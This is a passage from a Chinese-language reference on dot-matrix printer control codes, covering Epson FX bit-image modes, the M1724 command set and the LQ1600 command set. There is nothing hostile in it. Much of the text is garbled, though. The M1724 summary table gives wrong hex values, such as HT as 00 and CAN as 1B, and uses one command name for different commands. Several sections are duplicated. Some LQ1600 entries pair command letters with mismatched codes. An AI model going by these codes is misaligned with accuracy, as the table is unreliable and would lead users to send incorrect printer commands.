十进制码: 27 "&" 0 n m a p1 p2 p3...p11 0 ≤ n, m ≤ 255
功能: 该码用字符数据 p1, p2, p3, ..., p11 把自定义字符定义成 ASCII 码 n 到 m。自定义字符中, 水平方向最大能定义 12 个位置, 而第 12 个位置自动地置为 0 位。"a" 是一个由下降数和比例数构成的数据标志。如果自定义字符仅被定义为 ASCII 码 a, 则 n=m。

ESC 6/7 打印范围扩展/取消
格式: ESC 6、ESC 7 十进制码: 27 "6"、27 "7"
功能: 当 ESC 6 输入时, ASCII 码 128 到 159 和 255 设置为可打印字符。ESC 7 为取消这种扩展。

ESC I 选择控制码或可打印字符
格式: ESC I n 十进制码: 27 "I" n
功能: n=0 或 48, 选择控制码; n=1 或 49, 选择可打印字符。该码用于选择从 0 到 31 和从 128 到 159 中的非定义码作为控制码或打印的字符。

2.2 位映象方式下的控制命令
ESC K 设置正常密度位映象方式
格式: ESC K n1 n2 d1 d2...dn
十进制码: 27 "K" n1 n2 d1 d2...dn

功能：设置正常密度位映象方式。位映象数据最大是每行 480 个 (FX-80) 或 816 个 (FX-100) 点数。d1 至 dn 为位映象数据。n1 是一个整数数值 (即位映象数据的数量) 除以 256 的余数；n2 是一个整数数值 (即位映象数据的数量) 除以 256 的商。

ESC L 设置双倍密度位映象方式
格式：ESC L n1 n2 d1 d2 ... dn
十进制码：27 * L * n1 n2 d1 d2 ... dn

功能：设置双倍密度位映象方式。位映象数据最大是每行 960 个 (FX-80) 或 1632 个 (FX-100) 点数。d1 至 dn, n1, n2 的解释见 ESC K 的说明。

ESC Y 设置双倍速度双倍密度位映象方式
格式：ESC Y n1 n2 d1 d2 ... dn
十进制码：27 * Y * n1 n2 d1 d2 ... dn

功能：设置双倍速度双倍密度位映象方式。位映象数据最大是每行 960 个 (FX-80) 或 1632 个 (FX-100) 点数。d1 至 dn, n1, n2 的解释见 ESC K 的说明。当进入双倍密度位映象方式后，打印速度将由正常 16 英寸/秒下降为 8 英寸/秒。ESC Y 命令可使其恢复为正常打印速度。

ESC Z 设置四倍密度位映象方式
格式：ESC Z n1 n2 d1 d2 ... dn
十进制码：27 * Z * n1 n2 d1 d2 ... dn

功能：设置四倍密度位映象方式。位映象数据最大是每行 1920 个 (FX-80) 或 3264 个 (FX-100) 点数。d1 至 dn, n1, n2 的解释见 ESC K 的说明。当进入四倍密度位映象方式后，打印速度将由正常 16 英寸/秒下降为 8 英寸/秒。

ESC * 位映象方式选择
格式：ESC * m n1 n2 d1 d2 ... dn
十进制码：27 * * * m n1 n2 d1 d2 ... dn

功能：根据 m 数值选择位映象方式；(其余参数见 ESC K 说明)

m	位映象方式	点/英寸	机头速度 (英寸/秒)
0	正常密度	60	16
1	双倍密度	120	8
2	双倍速度双倍密度	120	16
3	四倍密度	240	8
4	CRT 图形	80	8
5	绘图图表 (X, Y=1)	72	12
6	CRT 图形 I	90	8

ESC ? 位映象方式指定
格式：ESC ? n m 十进制码：27 * ? * n m
功能：n=K, L, Y 或 Z (在位映象方式中 n 对应于 K, L, Y 或 Z)。0 ≤ m ≤ 6 (m 等效于 ESC * 码中的 m)。

二、M1724 打印机控制命令全集

1. 控制命令 (按功能分类) 一览表

命令	功能	十六进制	十进制
HT	水平 TAB (制表)	00(80)	9(137)
LF	换行换纸	0A(0A)	10(138)
AT	垂直 TAB (制表)	0B(0B)	11(139)
FF	换页换纸	0C(0C)	12(140)
CR	回车	0D(0D)	13(141)
SO	放大打印方式	0E(0E)	14(142)
SI	标准打印方式	0F(0F)	15(143)
DC1 (控制器 1)	选择状态	11(91)	17(145)
DC3 (控制器 3)	非选择状态	13(93)	19(147)
CAN	清除	1B(9B)	27(155)
ESC LF n	n/120 英寸反向走纸	1B(9B)	27(155)10(138)
ESC VT n	以当前行距走纸	1B(9B)	27(155)11(139)
ESC Cn1n2	设置左边界	1B(9B)22n1n2	27(155)40n1n2
ESC Cn1n2	设置右边界	1B(9B)23n1n2	27(155)41n1n2
ESC Cn1n2	设置水平 TAB (制表) 位置	1B(9B)31n1n2	27(155)49n1n2
ESC Cn1n2	清除水平 TAB (制表)	1B(9B)32	27(155)50
ESC Cn1n2	位映象打印 (双向打印)	1B(9B)33n1n2	27(155)51n1n2
ESC Cn1n2	点寻址	1B(9B)35n1n2	27(155)53n1n2
ESC @n1n2	放大位映象数据	1B(9B)35n1n2	27(155)53n1n2
ESC @	打印初始化	1B(9B)40	27(155)64
ESC A n	选择单向/双向打印方式	1B(9B)41 n	27(155)65 n
ESC B n	设置页长	1B(9B)42 n	27(155)66 n
ESC C n	设置 1/6 英寸行距	1B(9B)43 n	27(155)67 n
ESC D n	无噪音打印方式	1B(9B)44 n	27(155)68 n
ESC E n	高密度输出 ASCII 码	1B(9B)45 n	27(155)69 n
ESC F	高密度输出 ASCII 码	1B(9B)46	27(155)70
ESC Cn1n2	位映象打印 (单向打印)	1B(9B)47n1n2	27(155)71n1n2
ESC H n	设置垂直 TAB (制表) 位置	1B(9B)48 n	27(155)72 n
ESC I	清除垂直 TAB (制表)	1B(9B)49	27(155)73
ESC I n	n/120 英寸行距	1B(9B)51 n	27(155)75 n
ESC Z n1n2	固定走纸行距为 n1/n2 英寸	1C(9C)21 n	28(156)33 n
FS n	n 点寻址	1C(9C)2A 50	28(156)42 112
FS * P	清除下划线功能	1C(9C)2A 74	28(156)42 116
FS * t	自动下划线功能	1C(9C)34E	28(156)56
FS N	上标打印方式	1C(9C)34E	28(156)56
FS Q	清除上标打印方式	1C(9C)34F	28(156)57
FS O	清除下标打印方式	1C(9C)35	28(156)58
FS Q	清除下标打印方式	1C(9C)35	28(156)58
DEL	删除	7F(FF)	127(255)

单页送纸控制

命令	功能	十六进制	十进制
FF	卸下已打印的纸并装入一页新纸	0C(0C)	12(140)
ESC S	送纸	1B(9B)53	27(155)83
ESC V	卸纸	1B(9B)56	27(155)86

2. 控制命令描述

2.1 打印机的基本控制

CR 回车
格式：CR 十六进制码：0D 或 8D
功能：打印机打印出缓冲存储器中的数据，是否走纸一行取决于 DIP 开关设置 (选择器 1)。

LF 打印距走纸
格式：LF 十六进制码：0A 或 8A
功能：打印机走纸一行，是否打印出缓冲存储器中的数据，取决于 DIP 开关的设置 (选择器 2)。如果仅是 LF 码或者是一串空格，则仅走纸一行。开机时，行距自动设置为 1/6 吋。

FF 按页头走纸 (换页)
格式：FF 十六进制码：0C 或 8C
功能：打印机按预先设置的页头走纸到下一页的顶部。是否打印缓冲存储器中的数据，取决于 DIP 开关的设置 (选择器 2)。

CAN 清除打印缓冲存储器中的数据
格式：CAN 十六进制码：1B 或 9B
功能：该码清除在缓冲存储器中的数据，同时清除由 SO 确定的放大打印方式和由 ESC A 确定的单向打印方式 DIP 开关的选择器 8 置于 OFF 位置时，该码有效。

DEL 删除
格式：DEL 十六进制码：7F 或 FF
功能：该码清除在缓冲存储器中的数据，同时清除由 SO 确定的放大打印方式和由 ESC A 确定的单向打印方式 DIP 开关的选择器 8 置于 ON 位置时，该码有效。

DC1 (控制器 1) 选择状态
格式：DC1 十六进制码：11 或 91
功能：该码使打印机处于选择状态 (联机)。在这种条件下，打印机可以接收数据。该码仅在打印机处于脱机时有效。在脱机状态下，除 DC1 码之外，所有其它命令都被舍去。打印机接收到该码的瞬间，是否清除缓冲区数据，取决于 DIP 开关的设置 (选择器 6)。

DC3 (控制器 3) 非选择状态
格式：DC3 十六进制码：13 或 93
功能：该码使打印机处于非选择状态 (脱机)。在这种条件下，打印机不能接收数据，是否清除缓冲区数据，取决于 DIP 开关的设置 (选择器 6)。

ESC @ 打印机初始化
格式：ESC @ 十六进制码：1B 40 或 9B 40
功能：打印机初始化，使打印机回到最初状态，所有参量回到省略值。

ESC A 选择单向/双向打印方式
格式：ESC A n 十六进制码：1B 41 n 或 9B 41 n
功能：当 n=0 时，为双向打印；当 n 为其它值时，为单向打印。

ESC D 无噪音打印方式
格式：ESC D n 十六进制码：1B 44 n 或 9B 44 n
功能：当 n=0 时，为高速打印 ASCII 字符；当 N 为其它值时，为无噪音打印方式。在此状态下半速工作。

ESC E 高密度输出 ASCII 码
格式：ESC E 十六进制码：1B 45 或 9B 45
功能：设置高密度打印 ASCII 码字符方式，打印机以低速打印。

SO 打印放大字符方式
格式：SO 十六进制码：0E 或 8E
功能：以双倍宽度打印字符，在一行之内可以任意混合打印两种宽度的字符。

SI 打印标准宽度字符方式
格式：SI 十六进制码：0F 或 8F
功能：以标准宽度打印字符。开机时自动设置为这种方式。

FS N 设置上标打印方式
格式：FS N 十六进制码：1C 4E 或 9C 4E
功能：设置上标打印方式。上标打印是在字符上部一半位置上打印字符。

FS O 清除上标打印方式
格式：FS O 十六进制码：1C 4F 或 9C 4F

功能：该命令清除由 FS N 设置的上标打印方式。
FS P 设置下标打印方式
格式：FS P 十六进制码：1C 50 或 9C 50
功能：设置下标打印方式。下标打印是在字符下部一半位置上打印字符。

FS Q 清除下标打印方式
格式：FS Q 十六进制码：1C 51 或 9C 51
功能：该命令清除由 FS P 设置的下标打印方式。
FS * t 设置字符下划线打印方式
格式：FS * t 十六进制码：1C 2A 74 或 9C 2A 74

功能：设置在字符下面划线功能。打印机接收该命令后，将所有限制在该码后的字符增加下划线形式印出
FS * p 清除下划线打印方式
格式：FS * p 十六进制码：1C 2A 70 或 9C 2A 70

功能：该命令清除由 FS * P 设置的下划线打印方式。

2.3 行距和行走纸的控制

ESC C 设置行距为 1/6 或 1/8 英寸
格式：ESC C n 十六进制码：1B 43 n 或 9B 43 n
功能：如果 n=0 或 6，则行距为 1/6 英寸；若 n=8，则行距为 1/8 英寸。n 等于其它任何值时，该命令将被忽略。

ESC J n 设置行距为 n/120 英寸
格式：ESC J n 十六进制码：1B 4A n 或 9B 4A n
功能：该码设置 n/120 英寸行距 (1 ≤ n ≤ 255)。如果 n=0，打印机不执行 1/6 英寸行距打印。

ESC VT 以当前行距走纸 n 行
格式：ESC VT n 十六进制码：1B 0B n 或 9B 0B n (或 8B)n
功能：该码以当前行距走纸 n 行 (1 ≤ n ≤ 255)。是否打印缓冲区数据，取决于 DIP 开关的设置 (选择器 2)。如果 n=0，则不工作。

ESC Z n1 n2/120 英寸动态走纸
格式：ESC Z n1 十六进制码：1B 5A n1 n2 或 n2 9B 5A n1 n2
功能：打印机按 1/120 英寸的增量走纸 N 行。N=n1 × 256 + n2。是否输出缓冲存储器中数据取决于 DIP 开关设置 (选择器 2)。0 ≤ n1 × 256 + n2 ≤ 4095。对于 n1 n2 等于 0 的规定，把它作为 1 理解。
ESC LF n/120 英寸反向走纸
格式：ESC LF n 十六进制码：1B 0A n 或 9B 0A n
功能：该码以 1/120 英寸行距反向走纸 n 行。是否打印缓冲区数据，取决于 DIP 开关的设置 (选择器 2)。 (1 ≤ n ≤ 255) 如果 n=0，当作 1 理解。

ESC B 设置页长
格式：ESC B n 十六进制码：1B 42 n 或 9B 42 n
功能：该码以 n 行数确定页长 (1 ≤ n ≤ 255)。如果 n=0，当作 1 理解。

ESC @ 打印初始化
格式：ESC @ 十六进制码：1B 40 或 9B 40
功能：打印机初始化，使打印机回到最初状态，所有参量回到省略值。

ESC A 选择单向/双向打印方式
格式：ESC A n 十六进制码：1B 41 n 或 9B 41 n
功能：当 n=0 时，为双向打印；当 n 为其它值时，为单向打印。

ESC D 无噪音打印方式
格式：ESC D n 十六进制码：1B 44 n 或 9B 44 n
功能：当 n=0 时，为高速打印 ASCII 字符；当 N 为其它值时，为无噪音打印方式。在此状态下半速工作。

ESC E 高密度输出 ASCII 码
格式：ESC E 十六进制码：1B 45 或 9B 45
功能：设置高密度打印 ASCII 码字符方式，打印机以低速打印。

SO 打印放大字符方式
格式：SO 十六进制码：0E 或 8E
功能：以双倍宽度打印字符，在一行之内可以任意混合打印两种宽度的字符。

SI 打印标准宽度字符方式
格式：SI 十六进制码：0F 或 8F
功能：以标准宽度打印字符。开机时自动设置为这种方式。

FS N 设置上标打印方式
格式：FS N 十六进制码：1C 4E 或 9C 4E
功能：设置上标打印方式。上标打印是在字符上部一半位置上打印字符。

FS O 清除上标打印方式
格式：FS O 十六进制码：1C 4F 或 9C 4F

FS P 设置下标打印方式
格式：FS P 十六进制码：1C 50 或 9C 50
功能：设置下标打印方式。下标打印是在字符下部一半位置上打印字符。

FS Q 清除下标打印方式
格式：FS Q 十六进制码：1C 51 或 9C 51

ESC 2 解除水平 TAB(制表)位置
 格式: ESC 2 十六进制码: 1B 32 或 9B 32
 功能: 该码解除所有的水平 TAB 制表位置。

HT 水平 TAB
 格式: HT 十六进制码: 09 或 89
 功能: 打印机按 ESC 1 码预先设置的位置移到下一个水平 TAB(制表)打印位置。如果 TAB 的位置没有预先设置 TAB 的位置超过规定范围, 则该命令弃去。规定范围: 左边界 ≤ TAB 位置 (右边界位置 - 1)。

ESC H 设置垂直 TAB(制表)位置
 格式: ESC H n 十六进制码: 1B 48 或 9B 48 n
 功能: 该码设置垂直 TAB(制表)位置在 n 行停止 (0 ≤ n < 当前页长度), n=0 时, 当作 1 看待。在同一页上可设置 16 个 TAB(制表)停止位置。重复定义或行数大于页长, 该码弃去。

ESC I 清除垂直 TAB(制表)位置
 格式: ESC I n 十六进制码: 1B 49 或 9B 49
 功能: 该码解除所有的垂直 TAB 制表位置。

VT 垂直 TAB
 格式: VT 十六进制码: 0B 或 8B
 功能: 这是一种多行走纸的方法。打印机走到下一个预先设置的垂直位置。是否打印缓冲存储器中的数据, 取决于 DIP 开关的设置(选择器 2)。

ESC (设置左边界
 格式: ESC (n1n2 十六进制码: 1B 28 n1n2 或 9B 28 n1n2
 功能: 该码设置从打印机的起始位置到 n1n2/160 英寸的距离为左边界。0 ≤ (n1 × 256 + n2) < (右边界位置 - 126)。对于 n1n2 等于 0 时, 当作 1 看待。该命令必须在打印行的开始定义, 否则该命令弃去。

ESC) 设置右边界
 格式: ESC) n1n2 十六进制码: 1B 29 n1n2 或 9B 29 n1n2
 功能: 该码设置从打印机的起始位置到 n1n2/160 英寸的距离为右边界。(左边界的位置 + 126) ≤ (n1 × 256 + n2) ≤ 2177。该命令必须在打印行的开始定义, 否则该命令弃去。任何超出规定范围以外的参量都弃去。

2.7 位映象方式控制

ESC 4 位映象打印(双向打印)
 格式: ESC 4 n1 n2 十六进制码: 1B 34 n1 n2 或 9B 34 n1 n2
 功能: 该码定义双向打印的位映象数据。n1 和 n2 两个参量给出了 ESC 4 n1 n2 码中位映象数据列的数目。0 ≤ (n1 × 256 + n2) < (右边界位置 - 左边界位置)。一列定义为 24 点的垂直行。当左和右边界的参量是省略值时, 0 ≤ (n1 × 256 + n2) ≤ 2176, n1 n2 等于零时, 当作 1 看待。如果所接收的位映象数据超过所规定的行数, 则超出码将按功能码或字符数据处理。最大打印行宽是 2176 × 3 字节, 超出部分弃去。

ESC G 位映象打印(单向打印)
 格式: ESC G n1 十六进制码: 1B 47 n1 n2 或 n2
 功能: 该码定义单向打印的位映象数据, 除单向打印外, 其它与 ESC 4 码一样。

ESC = 放大位映象数据
 格式: ESC = n1 十六进制码: 1B 3D n1 n2 或 n2
 功能: 以双倍宽度打印位映象数据。双向打印, n1 和 n2 两个参量给出的是扩展后的列数。0 ≤ (n1 × 256 + n2) < (右边界位置 - 左边界位置) / 2。当左和右边界的参量是省略值时, 0 ≤ (n1 × 256 + n2) ≤ 2176。如果所接收的位映象数据超过所规定的列数, 则超出码将按功能码或字符数据处理。最大打印行宽是 2176 × 3 ÷ 2 字节, 超出部分弃去。

2.8 单页纸送纸器控制

FF 排出纸并装入一张新纸
 格式: FF 十六进制码: 0C 或 8C
 功能: 当联接单页纸送纸器时, 打印机排出现有的纸, 并装入一张新纸。是否打印在缓冲存储器中的数据, 取决于 DIP 开关的设置(选择器 2)。

ESC S 送纸
 格式: ESC S 十六进制码: 1B 53 或 9B 53
 功能: 当联接单页纸送纸器时, 该码送纸到纸的顶部, 是否打印在缓冲存储器中的数据, 取决于 DIP 开关的设置(选择器 2)。

ESC V 排纸
 格式: ESC V 十六进制码: 1B 56 或 9B 56
 功能: 当联接单页纸送纸器时, 打印机排出现有的纸, 是否打印在缓冲存储器中的数据, 取决于 DIP 开关的设置(选择器 2)。

三、LQ 1600 中英文打印机控制命令集

(按功能分类描述)

1. 打印机操作命令

ESC @ 初始化打印机
 格式: ESC @ 十六进制码: 1B 40
 功能: 使打印机工作状态复原并清除前面的打印机指令。在使用打印前请先使用此命令, 可清除前面留下的程序。

DC1 选通打印机
 格式: DC1 十六进制码: 11
 功能: 如果打印机被控制码 DC3 切换成脱机状态的话, 使用该命令可切换回联机状态。但如果是因为按下联机按钮而造成脱机的话, 是不能用此命令来恢复为联机状态的。

DC3 置打印机脱机
 格式: DC3 十六进制码: 13
 功能: 使用该命令可使打印机处于脱机状态。必须注意, 如果打印机是因为该命令而造成脱机的话, 便不能用联机键来使打印机恢复联机。

DEL 删除字符
 格式: DEL 十六进制码: 7F
 功能: 删除打印文字行中最后一个字符。这条命令不取消控制码。

ESC < 打印头归位
 格式: ESC < 十六进制码: 1B 3C
 功能: 不管左边界的设置值如何, 打印头都会回到原位(home 的位置), 并由左向右打印。

ESC U 设定单/双向打印
 格式: ESC U n 十六进制码: 1B 55 n
 功能: n=1, *1* 选择单向打印。n=0, *0* 选择双向打印。

ESC EM 选纸器控制
 格式: ESC EM n 十六进制码: 1B 19 n
 功能: n 为下列十六进制数值时:
 34 打开此方式
 52 不装纸而排出一张
 30 关闭此方式
 只有当选纸器安装上时, 这条命令才有效, 执行指令也同祥控制装纸。普通 11 英寸纸共 60 行, 到第 61 行自动装纸。在页能与下一页页顶之间的换行被略去。

BEL 蜂鸣器鸣叫
 格式: BEL 十六进制码: 07
 功能: 使打印机的蜂鸣器鸣叫。

2. 数据控制命令

CR 打印回车
 格式: CR 十六进制码: 0D
 功能: 当打印头打印完一行之后, 打印头将自动的退回左边各位。

CAN 取消行
 格式: CAN 十六进制码: 18
 功能: 取消输入缓冲区中全部数据, 但不影响控制指令。

3. 垂直移动命令

FF 换页
 格式: FF 十六进制码: 0C
 功能: 执行这条命令时, 缓冲区中的数据全部被打印之后, 且根据当前页长度设定自动走纸到下一页的页顶。

ESC C 以行为单位的页长设置
 格式: ESC C n 十六进制码: 1B 43 n
 功能: 页的第一行至末行的值为 n 行, n 从 1 开始最多可设置为 127 行。用户可自由地在此范围内设定每一页的行数。
 * 在 1 行到 127 行之内不论用户设定多少行, 行与行距均相同。
 * 行距设定为 0 时, 打印头回位再度打印而不换行。

ESC C 0 以英寸为单位的页长设置
 格式: ESC C 0 n 十六进制码: 1B 43 00 n
 功能: 将页长设为 n 英寸, 其中 n 值为 1 到 22 英寸。当前行即为页顶位置。

ESC N 设定页缝空白
 格式: ESC N n 十六进制码: 1B 4E n
 功能: n 值为上一页的最后一行和下一页第一行之间的行数。例如, 标准行距为 1/6 英寸, 页长为 66 行, ESC N 6 则打印 60 行之后走纸 6 行。n 值可以是 1 至 127 之间的任意值。

ESC O 解除页缝空白
 格式: ESC O 十六进制码: 1B 4F
 功能: 取消由 EXC N 设定的页缝空白。

LF 打印机换行

格式: LF 十六进制码: 0A
 功能: 这条命令被接收后, 打印缓冲区中的数据立即被打印, 且纸按当前行距走纸一行。

ESC 0 设定 1/8 英寸换行量
 格式: ESC 0 十六进制码: 1B 30
 功能: 设定以 1/8 英寸行距换行。

ESC 2 设定 1/6 英寸换行量
 格式: ESC 2 十六进制码: 1B 32
 功能: 设定以 1/6 英寸行距换行。

ESC A 设定 n/60 英寸换行量
 格式: ESC A n 十六进制码: 1B 41 n
 功能: 设定以 n/60 英寸行距换行。n 值可以是 0 到 85 之间的任意值。

ESC 3 设定 n/180 英寸换行量
 格式: ESC 3 n 十六进制码: 1B 33 n
 功能: 设定以 n/180 英寸行距换行。n 值可以是 0 到 255 之间的任意值。

ESC + 设定 n/360 英寸换行量
 格式: ESC + n 十六进制码: 1B 2B n
 功能: 设定以 n/360 英寸行距换行。n 值可以是 0 到 255 之间的任意值。

ESC J 执行 n/180 英寸顺方向走纸
 格式: ESC J n 十六进制码: 1B 4A n
 功能: 进纸 n/180 英寸。n 值可以是 0 到 255 之间的任意值。执行这条命令换行时不产生回车, 它不影响以后的换行操作, 可以认为是为特定位的产生一次立即换行但不产生回车。

VT 执行垂直跳格
 格式: VT 十六进制码: 0B
 功能: 如果没有选择垂直跳格指令时按当前设定行距换行, 如设置了 ESC B 指令时会垂直跳格至下一行打印。
 * 纸张最后设置 ESC B 指令时会与 FF(换页)指令同样功能
 * 启动电源时如遇 VT 指令时则与 LF(换行)指令同样功能
 * 依 ESC B 0 指令使跳格指令无效后 VT 指令将与 CR 指令产生同样效果

ESC B 设定垂直跳格位置
 格式: ESC B n1 十六进制码: 1B 42 n1 n2... 00 n2... 0
 功能: 按当前设定的行距, 最多可设置 16 个跳格操作。后续行距的改变不影响跳行设置, 跳行设置顺序为 n1, n2 等等, 取值范围在 1 至 255 之间。字符 0 表明命令结束, 所有设置存在 0 通道中(见 ESC b)。ESC B 0 清除设置。

ESC b 在通道中设定垂直跳格
 格式: ESC b c n1 十六进制码: 1B 62 c n1 n2... 00 n2... 0
 功能: 这条命令与 ESC B 不同之处在于它为垂直行选择一个通道, 通道为 0~7 之间的数值, 由 C 确定。因而可设定 8 组垂直跳行。通道由 ESC / 未选取, ESC b c 0 清除 C 通道中的跳行设置。最后一定要将 NUL 指令放入以示结束。

ESC / 设置垂直跳行通道
 格式: ESC / c 十六进制码: 1B 2F c
 功能: 使用此命令选择垂直跳行通道, 通道为 0~7 之间的数值, 由 C 确定。此后所有 VT 命令根据这条命令选取跳行通道。使用 ESC B 时通道自动为 0 通道。

4. 水平移动命令

ESC I 设定左边界
 格式: ESC I n 十六进制码: 1B 6C n
 功能: 按当前字符宽度设置 n 列纸张左空白。

ESC Q 设定右边界
 格式: ESC Q n 十六进制码: 1B 51 n
 功能: 按当前字符宽度设置 n 列纸张右空白。

BS 回格
 格式: BS 十六进制码: 08
 功能: 打印出缓冲区中的数据, 然后打印机再向左移动一格。回格最多不能超过左空白位置。

ESC Y 设定绝对打印位置
 格式: ESC Y n1 十六进制码: 1B 24 n1 n2 n2
 功能: 本命令指定打印位置到左边界的绝对点位置。点位置由公式总点数 = n1 + (n2 × 250) 得出。每点宽度为 1/160 英寸。如果打印位置超过右边界则这条命令被忽略, 但先前的设定仍有效。

ESC \ 设定绝对打印位置
 格式: ESC \ n1 十六进制码: 1B 5C n1 n2 n2
 功能: 打印头移到指定的与当前打印位置相对的一个点的位置。首先计算要求的位移, 确定 n1 和 n2, 然

后,如果是对左边而言,从65536中减去这个数。移动距离按公式总点数=(n2×256+n1)来决定。如果打印位置超过当前设定的页边空白,这条命令被略去。

HT 执行水平跳格
格式: HT 十六进制码: 09
功能: 打印头依行中跳格而打印。以ESC D指令可设定水平跳格打印格式。开机时初始设定为各八个字符间距。

ESC D 设定水平跳格位置
格式: ESC D n1 十六进制码: 1B 44 n1 a2...0 n2...0

功能: 该命令可设置多达32个水平跳格位置,按n1,n2,n3等顺序输入。取值范围为1格到255格之间。可用0表示此命令结束。

5. 打印字体命令

ESC x 选择字符质量
格式: ESC x n 十六进制码: 1B 78 n
功能: n=0或'0'选择草体打印方式; n=1或'1'选择仿画打印方式。

ESC k 选择字体
格式: ESC k 十六进制码: 1B 6B n
功能: 本命令仅影响仿画打印字体,不影响草体打印。如果n=0,打印机使用罗马字体。选用其它四种字体之一,可按下面给出的字体号选用(1~5,只有装了相应的字库,选择才有效)。

0=Roman 1=Sans Serif 2=Courier 3=Prestige 4=Script 5=OCR-B

ESC ! 综合选择命令
格式: ESC ! n 十六进制码: 1B 21 n
功能: 这条命令选择下列方式的有效组合:

Table with 4 columns: 位, '1', '0', 说明. Rows include 下划线, 斜体字, 倍宽字, 重叠打印字, 粗体字, 压缩字, 比例字, 12字符/英寸, 10字符/英寸.

6. 打印规格和字符宽度命令

ESC P 设定10字符/英寸
格式: ESC P 十六进制码: 1B 50
功能: 选择10 CPI (每英寸10个字符)。

ESC M 设定12字符/英寸
格式: ESC M 十六进制码: 1B 4D
功能: 选择12 CPI (每英寸12个字符)。

ESC g 设定15字符/英寸
格式: ESC g 十六进制码: 1B 67
功能: 选择15 CPI (每英寸15个字符)。

ESC p 设定/解除比例打印
格式: ESC p n 十六进制码: 1B 70 n
功能: n=1或'1'选用比例方式; n=0或'0'关闭比例方式。

SI,ESC SI 设定压缩打印
格式: SI,ESC SI 十六进制码: 0F,1B 0F
功能: 按其通常宽度的约60%打印字符。比例方式不能压缩,比例优先于压缩。

DC2 解除压缩打印
格式: DC2 十六进制码: 12
功能: 取消SI,ESC SI设定的压缩打印。

SO,ESC SO 设定倍宽打印
格式: SO,ESC 十六进制码: 0E,1B 0E
SO
功能: 同一行中跟在这条命令之后的缓冲区中的字符以倍宽打印。可用DS4命令取消有回车时取消。图像打印无效。

ESC w 设定倍高打印
格式: ESC w n 十六进制码: 1B 77 n
功能: 使所有字符增高一倍。如果n=1,此方式有效; n=0此方式取消。

DC4 解除倍宽打印
格式: DC4 十六进制码: 14
功能: 取消由SO,ESC SO命令设置的倍宽打印。

ESC W 设定/解除倍宽打印
格式: ESC W n 十六进制码: 1B 57 n
功能: n=1或'1'为倍宽打印; n=0或'0'取消倍宽打印。

7. 增强型打印命令

ESC E,ESC F 设定粗体打印/解除粗体打印
格式: ESC E,ESC 十六进制码: 1B 45,1B 4F
F
功能: ESC E命令通过打印两遍来实现,第二遍稍向右偏一点来实现粗体打印,ESC F命令取消粗体打印。

ESC G,ESC H 设定重叠打印/解除重叠打印
格式: ESC G,ESC 十六进制码: 1B 47,1B 48
H
功能: ESC G命令通过每个字符在同一位置被打印两次来实现,ESC H命令取消重叠打印。均可使用于汉字打印方式下。

ESC S 0/1 设定上/下角标打印
格式: ESC S 0,ESC S 十六进制码: 1B 53 0,1B 53 1
1
功能: 在字符空间的上半部/下半部,打印为通常高度2/3的字符。

ESC T 解除上下角标打印
格式: ESC T 十六进制码: 1B 54
功能: 取消ESC S设置的上下角标打印方式。

ESC - 设定下划线
格式: ESC - n 十六进制码: 1B 2D n
功能: n=1或'1'为设定下划线方式; n=0或'0'为取消下划线方式。

ESC q 特殊字型综合选择
格式: ESC q n 十六进制码: 1B 71 n
功能: n=0普通字体 n=1空心字体 n=2阴影字体 n=3空心阴影字体此命令也可用于汉字打印方式。

ESC X 设定网点打印
格式: ESC (X n1 十六进制码: 1B 28 58 n1 n2
n2 a1 a2 a3
功能: n1=3 n2=0 a1=0, 1.0<=a2<=4 a3=0; a1=0加网字区的指定; a1=1空心字内区的指定; a2为网纹规格(0~4)。

8. 字符处理命令

ESC a 设定对齐方式
格式: ESC a n 十六进制码: 1B 61 n
功能: n=0,'0'选择左对齐; n=1,'1'选择居中; n=2,'2'选择右对齐 n=3,'3'选择整版对齐。开机时自动设置为“左对齐”。

ESC SP(空格) 设定字符间隔
格式: ESC SP n 十六进制码: 1B 20 n
功能: 可利用此命令将空格加到每一个字符的左边,所加的点数由n决定,其值为0至127之间,并以0为初始设定值。

9. 字符表

ESC t 选择字符代码
格式: ESC t n 十六进制码: 1B 74 n
功能: n=0,'0'选择斜体字符表; n=1,'1'选择EPSON扩展图形字符表; n=2,'2'选择用户自定义字符表。

ESC 4/5 设定/解除斜体打印
格式: ESC 4, 十六进制码: 1B 34, 1B 35
ESC 5
功能: 设置或解除斜体打印工作方式。

ESC R 选择国际字符集
格式: ESC R n 十六进制码: 1B 52 n
功能: 根据n值来选择国际字符集;

n=0 美国 n=1 法国 n=2 德国 n=3 英国 n=4 丹麦 n=5 瑞典 n=6 意大利 n=7 西班牙 I n=8 日本 n=9 挪威 n=10 丹麦 I n=11 西班牙 I n=12 拉丁类别

10. 用户自定义字符命令

ESC & 用户自定义字符
格式: ESC & 0 d1 十六进制码: 1B 26 00 d1 d2 d2...dn
功能: 这条命令允许在当前选中的方式下用户自定义字符。

ESC ; 拷贝ROM到RAM
格式: ESC ; 0 n 0 十六进制码: 1B 3A 00 n 00
功能: 把ROM字符集中的字符拷贝到RAM字符区中。这样就可重定义特定字符。

ESC % 选择用户自定义字符集
格式: ESC % n 十六进制码: 1B 25 n
功能: n=0,'0'选择常规集; n=1,'1'选择用户自定义集。开机时n=0。

ESC 6/7 允许/取消可打印字符
格式: ESC 6, 十六进制码: 1B 36, 1B 37
ESC 7
功能: ESC 6命令使ASCII字符集中的80H至9FH的控制代码无效(文字代码有效); ESC 7命令使80H

至9FH控制代码为有效; 选用ESC t 0指令时, ESC 6, 7为无效。

11. 图像处理命令

ESC K 选择八针单密度图像模式
格式: ESC K n1 十六进制码: 1B 4B n1 n2 n2
功能: 选择八针单密度(60dpi)象图方式。全部列数=n1+(n2×256)。

ESC L 选择八针倍密度图像模式
格式: ESC L n1 十六进制码: 1B 4C n1 n2 n2
功能: 选择八针倍密度(120dpi)象图方式。全部列数=n1+(n2×256)。

ESC Y 选择八针倍密度高速图像模式
格式: ESC Y n1 十六进制码: 1B 59 n1 n2 n2
功能: 选择八针倍密度(120dpi)高速象图方式。全部列数=n1+(n2×256)。

ESC Z 选择八针四倍密度图像模式
格式: ESC Z n1 十六进制码: 1B 5A n1 n2 n2
功能: 选择八针四倍密度(240dpi)象图方式。全部列数=n1+(n2×256)。

ESC * 设定图像模式
格式: ESC * m 十六进制码: 1B 2A m n1 n2 n1 n2
功能: 根据下表中m的数值选择图像方式中的一种。全部列数=n1+(n2×256)。

m mode 点密度 所用针数
0 单密度 60 8
01 倍密度 120 8
02 倍速倍密度 120 8
03 四倍密度 240 8
04 显示图形 I 80 8
06 显示图形 I 90 8
32 单密度 60 24
33 倍密度 120 24
38 显示图形 II 90 24
39 三倍密度 180 24
40 六倍密度 360 24

12. 汉字打印方式

FS &/ 设定/解除汉字打印模式
